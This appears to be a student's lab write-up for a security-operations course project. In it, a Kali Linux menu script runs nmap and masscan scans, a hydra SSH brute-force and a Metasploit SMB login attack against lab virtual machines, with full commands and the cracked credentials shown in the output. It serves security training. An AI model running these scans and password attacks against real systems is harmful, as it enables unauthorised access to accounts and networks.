
SOC Project: SOCHECKER

ARUN DASSE - s13 - cfc2407
Lecturer name: James

Part 1: Installing relevant applications (needed for the project) on the local computer


Note: Since all the applications are already installed on my Kali Linux,
when you do the command ‘sudo apt-get install <app/tool name>’ – it shows that it already installed

- used the bash cmd to run the socproject.sh file




```
┌──(arun㉿kali)-[~/socproject]
└─$ bash socproject.sh
SOC PROJECT: SOCHECKER
ARUN DASSE - s13
Lecturer: JAMES

 ____   ___   ____ _   _ _____ ____ _  _______ ____
/ ___| / _ \ / ___| | | | ____/ ___| |/ / ____|  _ \
\___ \| | | | |   | |_| |  _|| |   | ' /|  _| | |_) |
 ___) | |_| | |___|  _  | |__| |___| . \| |___|  _ <
|____/ \___/ \____|_| |_|_____\____|_|\_\_____|_| \_\
```

- Executed the command ‘sudo apt-get install geany’




```
Installing all the relevant applications needed for the project
Installing geany
[sudo] password for arun:
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
geany is already the newest version (1.38-1+b1).
0 upgraded, 0 newly installed, 0 to remove and 1273 not upgraded.
```

- Executed the command ‘sudo apt-get install nmap’




```
Installing nmap
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
nmap is already the newest version (7.93+dfsg1-0kali1).
0 upgraded, 0 newly installed, 0 to remove and 1273 not upgraded.
```

- Executed the command ‘sudo apt-get install masscan’




```
Installing Masscan
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
masscan is already the newest version (2:1.3.2+ds1-1).
0 upgraded, 0 newly installed, 0 to remove and 1273 not upgraded.
```

- Executed the command ‘sudo apt-get install hydra’




```
Installing hydra
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
hydra is already the newest version (9.4-1).
0 upgraded, 0 newly installed, 0 to remove and 1273 not upgraded.
```

- Executed the command ‘sudo apt-get install ssh’



```
Installing SSH
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
ssh is already the newest version (1:9.0p1-1).
```


- Executed the command ‘sudo apt-get install metasploit-framework - Installation
- sudo service postgresql start - upgrade
- sudo msfdb init – configure
- Credits: https://www.youtube.com/watch?v=DySaCQE3TlE



```
Installing msfconsole
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
metasploit-framework is already the newest version (6.2.25-0kali1).
0 upgraded, 0 newly installed, 0 to remove and 1273 not upgraded.
[i] Database already started
[i] The database appears to be already configured, skipping initialization
```


Part 2: Executing Network scans on the victim server (ubuntu) from the Kali Linux

- Executing the nmap scanning on the victim server 10.0.0.4 and save the nmap results on the file(name): nmapresult.scan – command ‘sudo nmap -O -Pn 10.0.0.4 -p- -sV -oG nmapresult.scan’



```
Please choose the scanning options: a) Nmap or b) Masscan? a
nmap scanning initiating
Starting Nmap 7.93 ( https://nmap.org ) at 2022-11-15 04:44 EST
Nmap scan report for 10.0.0.4
Host is up (0.0020s latency).
Not shown: 65532 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.5
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.52 ((Ubuntu))
MAC Address: 00:0C:29:60:E9:EE (VMware)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.6
Network Distance: 1 hop
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 33.34 seconds
nmap scanning done
```


- Executing the masscan on the victim server 10.0.0.4 and save the results on the file(name): masscandresult.scan – command ‘sudo masscan 10.0.0.4 -p 20-80 --rate=10000 -oG masscandresult.scan’



```
Please choose the scanning options: a) Nmap or b) Masscan                b
masscan initiating
Starting masscan 1.3.2 (http://bit.ly/14GZzcT) at 2022-11-14 10:55:25 GMT
Initiating SYN Stealth Scan
Scanning 1 hosts [61 ports/host]
masscan done
```


Part 3: Executing attacks on the victim server (ubuntu) and DC from the Kali Linux

- hydra (Bruteforce) to the victim server (ubuntu) with a login and password via ssh and save the output on the file(name): hydraresult.txt – command ‘hydra -l tc -p tc 10.0.0.4 ssh -vV > hydraresult.txt’



```
Please choose the Attack options: a) Hydra or b) Msfconsole?          'a
Initiating Hydra
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-11-15 01:39:28
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 1 task per 1 server, overall 1 task, 1 login try (l:1/p:1), ~1 try per task
[DATA] attacking ssh://10.0.0.4:22/
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[INFO] Testing if password authentication is supported by ssh://tc@10.0.0.4:22
[INFO] Successful, password authentication is supported by ssh://10.0.0.4:22
[ATTEMPT] target 10.0.0.4 - login "tc" - pass "tc" - 1 of 1 [child 0] (0/0)
[22][ssh] host: 10.0.0.4   login: tc   password: tc
[STATUS] attack finished for 10.0.0.4 (waiting for children to complete tests)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-11-15 01:39:29
```


- starting the msfconsole, set rhosts, user list, password list and run the script and save the output on the file(name): msfcresult.txt – command
  - ‘echo 'use auxiliary/scanner/smb/smb_login' > smb_enum_scripttest.rc
  - echo 'set rhosts 10.0.0.1' >> smb_enum_scripttest.rc
  - echo 'set user_file user.lst' >> smb_enum_scripttest.rc
  - echo 'set pass_file pass.lst' >> smb_enum_scripttest.rc
  - echo 'run' >> smb_enum_scripttest.rc
  - echo 'exit' >> smb_enum_scripttest.rc
  - msfconsole -r smb_enum_scripttest.rc -o msfcresult.txt’



```
Please choose the Attack options: a) Hydra or b) Msfconsole? b
Initiating Msfconsole
```


Part 4: Give user the option to choose and view the result file of scanning or attack done

- Open the file nmapresult.scan to view the nmap scan results after we executed the nmap scanning in part 2. command – ‘cat nmapresult.scan’



```
Please choose the result file to view: a) nmap result file or b) Masscan result file or c) Hydra Result File or d) Msfconsole result file? a
Opening the nmap scanning result file
# Nmap 7.93 scan initiated Tue Nov 15 04:44:38 2022 as: nmap -O -Pn -p- -sV -oG nmapresult.scan 10.0.0.4
Host: 10.0.0.4 ()       Status: Up
Host: 10.0.0.4 ()       Ports: 21/open/tcp//ftp//vsftpd 3.0.5/, 22/open/tcp//ssh//OpenSSH 8.9p1 Ubuntu 3 (Ubuntu Linux; protocol 2.0)/, 80/open/tcp//http//Apache httpd 2.4.52
ntu))/  Ignored State: closed (65532)    OS: Linux 4.15 - 5.6    Seq Index: 262  IP ID Seq: All zeros
# Nmap done at Tue Nov 15 04:45:11 2022 -- 1 IP address (1 host up) scanned in 33.34 seconds
```


- Open the file masscandresult.scan to view the masscan results after we executed the masscan in part 2. command – ‘cat masscandresult.scan’



```
# Masscan 1.3.2 scan initiated Mon Nov 14 10:55:25 2022
# Ports scanned: TCP(61;20-80) UDP(0;) SCTP(0;) PROTOCOLS(0;)
Timestamp: 1668423325   Host: 192.168.216.130 ()        Ports: 80/open/tcp//http//
# Masscan done at Mon Nov 14 10:55:57 2022
```


Part 4: Give user the option to choose and view the result file of scanning or attack done

- Open the file hydraresult.txt file to view the bruteforce result after executed an attack in part 3. command – ‘cat hydraresult.txt’



```
Please choose the result file to view: a) nmap result file or b) Masscan result file or c) Hydra Result File or d) Msfconsole result file? c
Opening the Hydra result file
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** igno
re laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-11-15 04:56:11
[DATA] max 1 task per 1 server, overall 1 task, 1 login try (l:1/p:1), ~1 try per task
[DATA] attacking ssh://10.0.0.4:22/
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[INFO] Testing if password authentication is supported by ssh://tc@10.0.0.4:22
[INFO] Successful, password authentication is supported by ssh://10.0.0.4:22
[ATTEMPT] target 10.0.0.4 - login "tc" - pass "tc" - 1 of 1 [child 0] (0/0)
[22][ssh] host: 10.0.0.4   login: tc   password: tc
[STATUS] attack finished for 10.0.0.4 (waiting for children to complete tests)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-11-15 04:56:12
```


- Open the file msfcresult.txt file to view the results after executed an attack in part 3. We use the command grep Success to view the particular command line where the success login message displayed. command – ‘cat msfcresult.txt | grep Success’



```
Please choose the result file to view: a) nmap result file or b) Masscan result file or c) Hydra Result File or d) Msfconsole result file? d
Opening the msfconsole result file
[+] 10.0.0.1:445          - 10.0.0.1:445 - Success: '.\administrator:Passw0rd!' Administrator
[+] 10.0.0.1:445          - 10.0.0.1:445 - Success: '.\arun:Passw0rd!'
```

Part5: Give user the option to choose and view the log file after the attack being executed.


- Copy the log file after bruteforce done on the vitim server (ubuntu), using the command scp (sshcopy) to copy the log file from the victim server to kali linux. command – ‘scp tc@10.0.0.4:~/hydraresult.log ~/socproject’
- open the file and view the logs and grep for the keyword Accepted password. command – ‘cat hydraresult.log | grep 'Accepted password'



